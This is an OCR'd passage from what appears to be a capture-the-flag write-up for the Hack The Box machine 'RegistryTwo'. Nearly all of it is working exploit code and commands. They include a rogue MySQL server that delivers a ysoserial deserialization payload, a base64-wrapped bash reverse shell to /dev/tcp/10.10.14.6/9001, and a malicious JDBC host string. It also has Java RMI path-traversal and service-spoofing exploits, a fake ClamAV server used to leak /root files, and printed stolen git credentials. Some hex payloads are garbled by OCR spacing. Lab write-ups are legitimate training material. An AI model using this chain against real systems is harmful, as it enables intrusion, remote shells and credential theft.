
It seems that we can set any attribute we want manually. Let's re-login to the account we've created and come back here to set the manager attribute.



Now, if we refresh the `Dashboard` page we can see a new option called `Configuration`.



Let's click on the `Reconfigure` option.



It seems like a UI to update attributes on the `Settings` class. We can use BurpSuite to capture the request after we click the `Save Changes` button.

```
POST /hosting/reconfigure HTTP/1.1
Host: www.webhosting.htb
Cookie: JSESSIONID=6A9D5EC70386BFF63483C7C93B2C0962
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.webhosting.htb/hosting/reconfigure
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: https://www.webhosting.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

domains.max=5&domains.start-
template=%3Cbody%3E%0D%0A%3Ch1%3EIt+works%21%3C%2Fh1%3E%0D%0A%3C%2Fbody%3E
```

Indeed, this is a request to the `/reconfigure` endpoint. From our notes, we know we can use this endpoint to alter the `mysql.host` attribute.

It's high time we focused on the article that exploits the `jdbc` instance. First of all, we copy the fake MySQL server from the previously-mentioned site to a file on our local machine. We made some minor modifications, to fit our case a bit better.

```
#!/usr/bin/env python
# coding: utf-8
# -**- Author: LandGrey -**-

import os
import socket
import binascii


def server_send(conn, payload):
    global count
    count += 1
    print("[*] Package order: {}, Send: {}".format(count, payload))
    conn.send(binascii.a2b_hex(payload))


def server_receive(conn):
    global count, BUFFER_SIZE

    count += 1
    data = conn.recv(BUFFER_SIZE)
    print("[*] Package order: {}, Receive: {}".format(count, data))
    return str(data).lower()


def run_mysql_server():
    global count, deserialization_payload

    while True:
        count = 0
        conn, addr = server_socks.accept()
        print("[+] Connection from client -> {}:{}".format(addr[0], addr[1]))
        greeting =
'4a0000000a352e372e323900160000006c7a5d420d107a7700ffff080200ffc115000000000000000000000566
d1a0a796d3e1338313747006d7973716c5f6e61746976655f70617373776f726400'
        server_send(conn, greeting)
        if os.path.isfile(deserialization_file):
            with open(deserialization_file, 'rb') as _f:
                deserialization_payload = binascii.b2a_hex(_f.read())
        while True:
            # client auth
            server_receive(conn)
            server_send(conn, response_ok)

            # client query
```

```
            data = server_receive(conn)
            if "session.auto_increment_increment" in data:
                _payload =
'01000001132e000002036465660000001861757 46f5f696e6372656d656e745f696e6372656d656e74000c3f0
01500000008a0000000002a000003036465660000001463686172616374657 25f7365745f636c69656e74000c2
1000c000000fd00001f00002e000004036465660000001863686172616374657 25f7365745f636f6e6e6563746
96f6e000c21000c000000fd00001f00002b000005036465660000001563686172616374657 25f7365745f72657
3756c7473000c21000c000000fd00001f00002a000006036465660000001463686172616374657 25f7365745f7
36572766572000c210012000000fd00001f000026000007036465660000001063 6f6c6c6174696f6e5f7365727
66572000c210033000000fd00001f000022000008036465660000000c696e69745f636f6e6e656374000c21000
0000000fd00001f000029000009036465660000001369 6e746572616374697665 5f74696d656f7574000c3f001
500000008a0000000001d00000a0364656600000007 6c6963656e7365000c210009000000fd00001f00002c000
00b0364656600000016 6c6f7765725f636173655f7461626c655f6e616d6573000c3f001500000008a00000000
02800000c0364656600000012 6d61785f616c6c6f7765645f7061636b6574000c3f001500000008a0000000002
700000d0364656600000011 6e65745f77726974655f74696d656f7574000c3f001500000008a00000000026000
00e0364656600000010 71756572795f63616368655f73697a65000c3f001500000008a000000002600000f036
46566000000107175657279 5f63616368655f74797065000c210009000000fd00001f00001e000010036465660
000000873716c5f6d6f6465000c21009b010000fd00001f000026000011036465660000001073797374656d5f7
4696d655f7a6f6e65000c210009000000fd00001f00001f000012036465660000000974696d655f7a6f6e65000
c210012000000fd00001f00002b000013036465660000001574726 16e73616374696f6e5f69736f6c6174696f6
e000c21002d000000fd00001f000022000014036465660000000c776169745f74696d656f7574000c3f0015000
00008a000000000f900001501310475746638047574663804757466380 66c6174696e31116c6174696e315f737
765646973685f636900053238383030034 7504c013007343139343330340236300731303438353736034f46468
94f4e4c595f46554c4c5f47524f55505f42592c5354524943545f5452414e535f5441424c45532c4e4f5f5a455
24f5f494e5f444154452c4e4f5f5a45524f5f444154452c4552524f525f464f525f4449564953494f4e5f42595
f5a45524f2c4e4f5f4155544f5f4352454154455f555345522c4e4f5f454e47494e455f535542535449545554 4
94f4e035554430653595354454d0f52455045415441424c452d524541440532383830300700001 6fe000002000
200'
                server_send(conn, _payload)
                data = server_receive(conn)
            if "show warnings" in data:
                _payload =
'01000001031b000002036465660000000054c6576656c000c210015000000fd01001f00001a000003036465660
0000004436f6465000c3f000400000003a1000000001d000004036465660000000074d657373616765000c21000
0060000fd01001f000059000005075761726e696e6704313238374b2740407175657279 5f63616368655f73697
a65272069732064657072656361746564206 16e642077696c6c2062652072656d6f76656420696e20612066757
47572652072656c656173652e59000006075761726e696e6704313238374b2740407175657279 5f63616368655
f747970652720697320646570726563617465642061 6e642077696c6c2062652072656d6f76656420696e20612
066757475726520726 56c656173652e07000007fe000002000000'
                server_send(conn, _payload)
                data = server_receive(conn)
            if "set names" in data:
                server_send(conn, response_ok)
                data = server_receive(conn)
            if "set character_set_results" in data:
                server_send(conn, response_ok)
                data = server_receive(conn)
            if "show session status" in data:
                _data = '0100000102'
                _data +=
'27000002036465660563657368690 46f626a73046f626a730269640269640c3f000b000000030000000000'
```

```
                _data +=
'2900000303646566056365736869046f626a73046f626a73036f626a036f626a0c3f00ffff0000fc900000000
0'
                _payload_hex = str(hex(len(deserialization_payload)/2)).replace('0x',
'').zfill(4)
                _payload_length = _payload_hex[2:4] + _payload_hex[0:2]
                _data_hex = str(hex(len(deserialization_payload)/2 + 5)).replace('0x',
'').zfill(6)
                _data_lenght = _data_hex[4:6] + _data_hex[2:4] + _data_hex[0:2]
                _data += _data_lenght + '04' + '0131fc' + _payload_length +
deserialization_payload
                _data += '07000005fe000022000100'
                server_send(conn, _data)
                data = server_receive(conn)
            if "show warnings" in data:
                _payload =
'01000001031b0000020364656600000054c6576656c000c210015000000fd01001f00001a000003036465660
0000004436f6465000c3f000400000003a1000000001d000004036465660000000074d657373616765000c21000
0060000fd01001f00006d000005044e6f74650431313035625175657279202753484f572053455353494f4e205
3544154555327207265777269747465 6e20746f202773656c6563742069642c6f626a2066726f6d20636573686
92e6f626a7327206279206120717565727920726577726974652070 6c7567696e07000006fe000002000000'
                server_send(conn, _payload)

            break
        try:
            conn.close()
        except Exception as e:
            pass


if __name__ == "__main__":
    HOST = "0.0.0.0"
    PORT = 9003

    deserialization_file = r'payload.ser'
    with open(deserialization_file, 'rb') as f:
        deserialization_payload = binascii.b2a_hex(f.read())
    print(deserialization_payload)

    count = 0
    BUFFER_SIZE = 1024
    response_ok = '0700000200000002000000'
    print("[+] rogue mysql server Listening on {}:{}".format(HOST, PORT))
    server_socks = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socks.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server_socks.bind((HOST, PORT))
    server_socks.listen(1)

    run_mysql_server()
```

Afterwards, we notice that the payload is produced using the ysoserial framework. Since we have an exact replica of the remote server on our hands (the docker container), our best option is to transfer the `ysoserial.jar` file inside the container and generate the payload inside the container and then transfer it to our host machine. By following this path, we are making sure that the payload is produced using the same Java version that runs on the target web application.

```
docker cp /opt/ysoserial.jar registrytwo:/tmp
docker exec -it -u 0 registrytwo sh
cd /tmp
java -jar ysoserial.jar CommonsCollections5 "bash -c {echo,$(echo -n 'bash -i >&
/dev/tcp/10.10.14.6/9001 0>&1'| base64)}|{base64,-d}|{bash,-i}" > payload.ser
exit
docker cp registrytwo:/tmp/payload.ser .
```

Now, let's start a listener on port `9001` and the malicious MySQL server, on port `9003`.

```
nc -lvnp 9001
python2.7 poc.py
```

Finally, let's send a request to alter the attribute that will make the server connect back to us.

```
POST /hosting/reconfigure HTTP/1.1
Host: www.webhosting.htb
Cookie: JSESSIONID=AC04260ABDEA562D2238559CB13E36C0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.webhosting.htb/hosting/reconfigure
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: https://www.webhosting.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

mysql.host=10.10.14.6:9003/mysql?
characterEncoding=utf8%26useSSL=false%26queryInterceptors=com.mysql.cj.jdbc.interceptors.S
erverStatusDiffInterceptor%26autoDeserialize=true#
```


When we send the request, we get a shell back on our listener.


```
nc -lvnp 9001

listening on [any] 9001 ...
bash-4.4$ id
uid=1000(app) gid=1000(app) groups=1000(app)
```

Enumerating the container doesn't reveal any useful information, so we turn our attention back to the Java web application.

Container Breakout


Looking through the source code, we can see that there is a Remote Method Invocation (RMI) class.





We notice that these methods exposed by the RMI class are probably only accessible through the internal network because port `9002` was closed on our initial Nmap scan. We can create a Java class that will allow us to exploit these methods that are exposed and get a pseudo shell.

First of all, since the RMI requires the `vhostId` parameter, let us create a new domain from the `Dashboard` web page by clicking on `Domains` and then `Create new`. This should present us with a new domain ID.



In this case, the ID is `2ed3b7f3dad5`. Then, we create a new folder on our local machine called `exploit` and we copy the following files from the Docker container.

```
docker cp registrytwo:/usr/local/tomcat/webapps/hosting/META-INF/MANIFEST.MF .
docker cp registrytwo:/usr/local/tomcat/webapps/hosting/WEB-INF/classes/com .
```

In the same folder, after some trial and error, we write the following `Exploit.java` file:

```
package com.htb.hosting.rmi;


import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.nio.charset.StandardCharsets;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.List;

public class Exploit {

    public static void main(final String[] args) throws Exception {
        new Exploit().shell();
    }

    private final FileService svc;

    public Exploit() throws RemoteException, NotBoundException {
        final Registry registry = LocateRegistry.getRegistry("registry.webhosting.htb",
9002);
        this.svc = (FileService) registry.lookup("FileService");
    }

    public void shell() throws Exception {

        final BufferedReader reader = new BufferedReader(new
InputStreamReader(System.in));
        String cmd;
        while ((cmd = reader.readLine()) != null) {

            final String[] arr = cmd.split(" ", 2);

            final String rawCmd = arr[1];
            final String vhostId = "2ed3b7f3dad5"; // the created subdomain

            switch (arr[0]) {
                case "ls":
                    final List<AbstractFile> files = this.svc.list(vhostId, "../../../" +
rawCmd);
                    files.forEach(s -> System.out.println(s.getAbsolutePath()));
```

```
                    break;
                case "cat":
                    final byte[] b = this.svc.view(vhostId, "../../../" + rawCmd);
                    System.out.println(new String(b));
                    break;

                case "write": // write <file> <string>
                    final String[] arrSpl = rawCmd.split(" ", 2);

                    this.svc.uploadFile(vhostId, "../../../" + arrSpl[0],
arrSpl[1].getBytes(StandardCharsets.UTF_8));
                    break;
            }
        }
    }
}
```

We edit the `MANIFEST.MF` file:

```
Manifest-Version: 1.0
Main-Class: com.htb.hosting.rmi.Exploit
```

Afterwards, we compile the project.

```
javac --target 8 --source 8 Exploit.java
mv Exploit.class com/htb/hosting/rmi
jar cfm Exploit.jar ./MANIFEST.MF -C . .
```

Then, we transfer the newly created file `Exploit.jar` to the remote container using a Python web server.

```
sudo python3 -m http.server 80
```

On the container, we download the file and we execute it, giving us a pseudo-shell:

```
bash-4.4$ cd /tmp
bash-4.4$ wget 10.10.14.6/Exploit.jar
bash-4.4$ java -jar Exploit.jar
```

```
ls /home
/
/home/developer

ls /home/developer
<SNIP>
/home/developer/.git-credentials
/home/developer/user.txt
<SNIP>

cat /home/developer/.git-credentials
https://irogir:qybWiMTRg0sIHz4beSTUzrVIl7t3YsCj9@github.com
```

We have a password; let's try to SSH to the remote machine using the credentials `developer:qybWiMTRg0sIHz4beSTUzrVIl7t3YsCj9`.

```
ssh developer@webhosting.htb

developer@registry:~$ id
uid=1001(developer) gid=1001(developer) groups=1001(developer)
```

The user flag can be found in `/home/developer/user.txt`.

Privilege Escalation

Now that we have a shell on the main host as the user `developer` we begin our enumeration. Looking at the output of `ps -e`, one process stands out:

```
developer@registry:~$ ps -e

PID TTY          TIME CMD
    1 ?        00:00:02 systemd
<SNIP>
 1397 ?        00:00:43 clamd
<SNIP>
```

The process `clamd`, according to the `man` page, is an anti-virus daemon.

Further enumeration on the box reveals a non-standard binary `/usr/local/sbin/vhosts-manage` and a weird program `/usr/share/vhost-manage/includes/quarantine.jar`. Nothing happens when executing the binary, so let's try to analyze it.

Using `strings` on the binary, the output is huge, so let's try to `grep` for paths that might interest us.

```
developer@registry:~$ strings /usr/local/sbin/vhosts-manage  | grep usr

<SNIP>
/usr/share/vhost-manage/includes/
<SNIP>
```

It seems that the binary is looking inside the directory where we found the weird `jar` file. Let's transfer the file to our machine for further inspection.

```
scp developer@webhosting.htb:/usr/share/vhost-manage/includes/quarantine.jar .
jd-gui quarantine.jar
```

Main.class

```
package com.htb.hosting.rmi;

public class Main {
  public static void main(String[] args) {
    try {
      (new Client()).scan();
    } catch (Throwable e) {
      Client.out(1024, "an unknown error occurred", new Object[0]);
      e.printStackTrace();
    }
  }
}
```

Looking at the `Main` class, it seems like a new object called `Client` is created, which then calls the `scan()` method.

Client.class

```
private final QuarantineConfiguration config;

public Client() throws RemoteException, NotBoundException {
  Registry registry = LocateRegistry.getRegistry("localhost", 9002);
  QuarantineService server = (QuarantineService)registry.lookup("QuarantineService");
  this.config = server.getConfiguration();
  this.clamScan = new ClamScan(this.config);
}
```

Inside the `Client`'s constructor, we can see that it contacts the registry on the remote machine in order to get some configuration parameters.

QuarantineConfiguration.class

```
public QuarantineConfiguration(File quarantineDirectory, File monitorDirectory, String clamHost, int clamPort, int clamTimeout) {
  this.quarantineDirectory = quarantineDirectory;
  this.monitorDirectory = monitorDirectory;
  this.clamHost = clamHost;
  this.clamPort = clamPort;
  this.clamTimeout = clamTimeout;
}
```

The parameters that it tries to get are:

```
quarantineDirectory
monitorDirectory
clamHost
clamPort
clamTimeout
```

One step at a time, we start to make some sense as to what is happening here. This file connects to a `clam` server using the `clamHost` and `clamPort` options, scans the directory specified on the `monitorDirectory`, and if a virus is found it probably moves the file to the `quarantineDirectory`.

To exploit this scenario, we can once again use the RMI to set the parameters to point to our server, scan the `/root` directory and move the "infected" files to a world-accessible directory, like `/dev/shm`. The only thing that we have to configure is to set up a fake `clam` server that marks every file as a virus. To do so, we can report that every file has an Eicar-Test-Signature. Looking at the `quarantine.jar` file and the documentation page for `Clam-AV` we notice that the `Eicar-Test-Signature FOUND` is a valid response and even the `jar` file is looking for the keyword `FOUND`.

ScanResult.class

```
package com.htb.hosting.rmi.clam;

public class ScanResult {
  public String toString() {
    return "ScanResult(result=" + getResult() + ", status=" + getStatus() + ", signature=" + getSignature() + ", exception=" + getException() + ")";
  }

  private String result = "";

  private Status status = Status.FAILED;

  private String signature = "";

  private Exception exception = null;

  public static final String STREAM_PREFIX = "stream: ";

  public static final String RESPONSE_OK = ": OK";

  public static final String FOUND_SUFFIX = "FOUND";

  public static final String ERROR_SUFFIX = "ERROR";

  public static final String RESPONSE_SIZE_EXCEEDED = "INSTREAM size limit exceeded. ERROR";

  public enum Status {
    PASSED, FAILED, ERROR;
  }
```

Let's craft our fake Clam-AV server:

```
import socket
import subprocess

def handle_client(client_socket):
        while 1:
                data = client_socket.recv(1024)
                if not data: break
                print(data)
                if b"\x00" in data:
                        break

        client_socket.sendall("Eicar-Test-Signature FOUND".encode())
        client_socket.close()

def start_server():
        server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
        addr = ("0.0.0.0", 9004)
        server_socket.bind(addr)
        server_socket.listen(5)
        print(f"[+] Listening on {addr}")

        while True:
                client_socket, client_address = server_socket.accept()
                print(f"Incoming client {client_address}")
                handle_client(client_socket)

if __name__ == "__main__":
        start_server()
```

Now, we have to recompile a new JAR file that will interact with the RMI and set the configuration parameters we need.

First of all, we create a directory called `quarantine`, move the JAR file inside and extract the classes.

```
mkdir quarantine
cp quarantine.jar quarantine
unzip quarantine.jar
rm quarantine.jar
```

Now in the same directory, we create a file called `Exploit.java`. For this exploit, we will follow a similar logic as on the exploit we developed to interact with RMI for our pseudo-shell at a previous stage. The main difference here is that we simply want to update 5 parameters. We want to update the `quarantineDirectory` paramater to point to a world-readable directory because all the "malicious" files will be placed there; we chose `/dev/shm/leak`. The `monitorDirectory` will point to `/root` because this is the directory where we want to extract the files from. The parameters `clamHost` and `clamPort` will point to our fake Clam-AV server and finally, the parameter `clamTimeout` will get an arbitrarily high value, like `1000`. Putting all this together we end up with the following Java exploit.

```
package com.htb.hosting.rmi;

import com.htb.hosting.rmi.quarantine.QuarantineConfiguration;
import com.htb.hosting.rmi.quarantine.QuarantineService;
import java.io.BufferedReader;
import java.io.File;
import java.io.InputStreamReader;
import java.nio.charset.StandardCharsets;
import java.rmi.NotBoundException;
import java.rmi.Remote;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.rmi.server.UnicastRemoteObject;
import java.util.List;

public class Exploit {
  private final FileService svc;
```

```
  private final Registry registry;

  public static void main(String[] args) throws Exception {
    if (args.length == 0) {
      System.out.println("usage: [clam-ip] [clam-port]");
      return;
    }
    Exploit exploit = new Exploit();
      System.out.println(exploit.getQuarantineConfiguration());
      exploit.rebind(new QuarantineConfiguration(new File("/dev/shm/leak/"), new
File("/root"), args[0],
            Integer.parseInt(args[1]), 1000));
      System.out.println("[+] Spoofed value: " +
exploit.getQuarantineConfiguration().toString());

  }

  public Exploit() throws RemoteException, NotBoundException {
    this.registry = LocateRegistry.getRegistry("registry.webhosting.htb", 9002);
    this.svc = (FileService)this.registry.lookup("FileService");
  }

  public void rebind(QuarantineConfiguration quarantineConfiguration) throws Exception {
    QuarantineService quarantine = () -> quarantineConfiguration;
    QuarantineService stub =
(QuarantineService)UnicastRemoteObject.exportObject((Remote)quarantine, 0);
    System.out.println("[+] Spoofing QuarantineService");
    this.registry.rebind("QuarantineService", (Remote)stub);
    System.out.println("Done.");
  }

  public QuarantineConfiguration getQuarantineConfiguration() throws Exception {
    QuarantineService quarantineSvc =
(QuarantineService)this.registry.lookup("QuarantineService");
    return quarantineSvc.getConfiguration();
  }

}
```

Then, we copy the needed files to interact with the RMI from our previous `exploit` directory and compile the file.

```
cp ../exploit/com/htb/hosting/rmi/* com/htb/hosting/rmi/
javac --target 8 --source 8 Exploit.java
mv Exploit.class com/htb/hosting/rmi
```

Afterwards, we edit the `META-INF/MANIFEST.MF` file to include only the following lines.

```
Manifest-Version: 1.0
Main-Class: com.htb.hosting.rmi.Exploit
```

Finally, we create the JAR file.

```
jar cfm Exploit.jar ./META-INF/MANIFEST.MF -C . .
```

Using our Python web server, we can transfer the file to the remote machine and execute it.

```
developer@registry:/tmp$ wget 10.10.14.5/Exploit.jar
developer@registry:/tmp$ java -jar Exploit.jar

usage: [clam-ip] [clam-port]
```

Now, we start our fake clam server on our local machine.

```
python3 clam.py

[+] Listening on ('0.0.0.0', 9004)
```

Then, we use our JAR file to overwrite the clam config.

```
developer@registry:/tmp$ java -jar Exploit.jar 10.10.14.5 9004

QuarantineConfiguration(quarantineDirectory=/root/quarantine, monitorDirectory=/sites,
clamHost=localhost, clamPort=3310, clamTimeout=1000)
[+] Spoofing QuarantineService
Done.
[+] Spoofed value: QuarantineConfiguration(quarantineDirectory=/dev/shm/leak,
monitorDirectory=/root, clamHost=10.10.14.5, clamPort=9004, clamTimeout=1000)
```

After a while, we start getting calls on our server. More specifically, files inside the `/root` directory are now being copied to `/dev/shm/leak`.

```
Incoming client ('10.10.11.223', 37378)
b'zSCAN /root/.docker/buildx/.lock\x00'
Incoming client ('10.10.11.223', 37388)
b'zSCAN /root/.docker/buildx/current\x00'
<SNIP>
```

If we check the `/dev/shm/leak` directory we can find another `git` config file with credentials.

```
developer@registry:/dev/shm$ find | grep git

./leak/quarantine-run-2024-01-31T22:11:04.153190234/_root_.git-credentials
```

Reading the file we get a new pair of credentials.

```
https://admin:52nWqz3tejiImlbsihtV@github.com
```

Let's try switching to the `root` user using that password.

```
developer@registry:/dev/shm$ su -

Password: 52nWqz3tejiImlbsihtV
root@registry:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.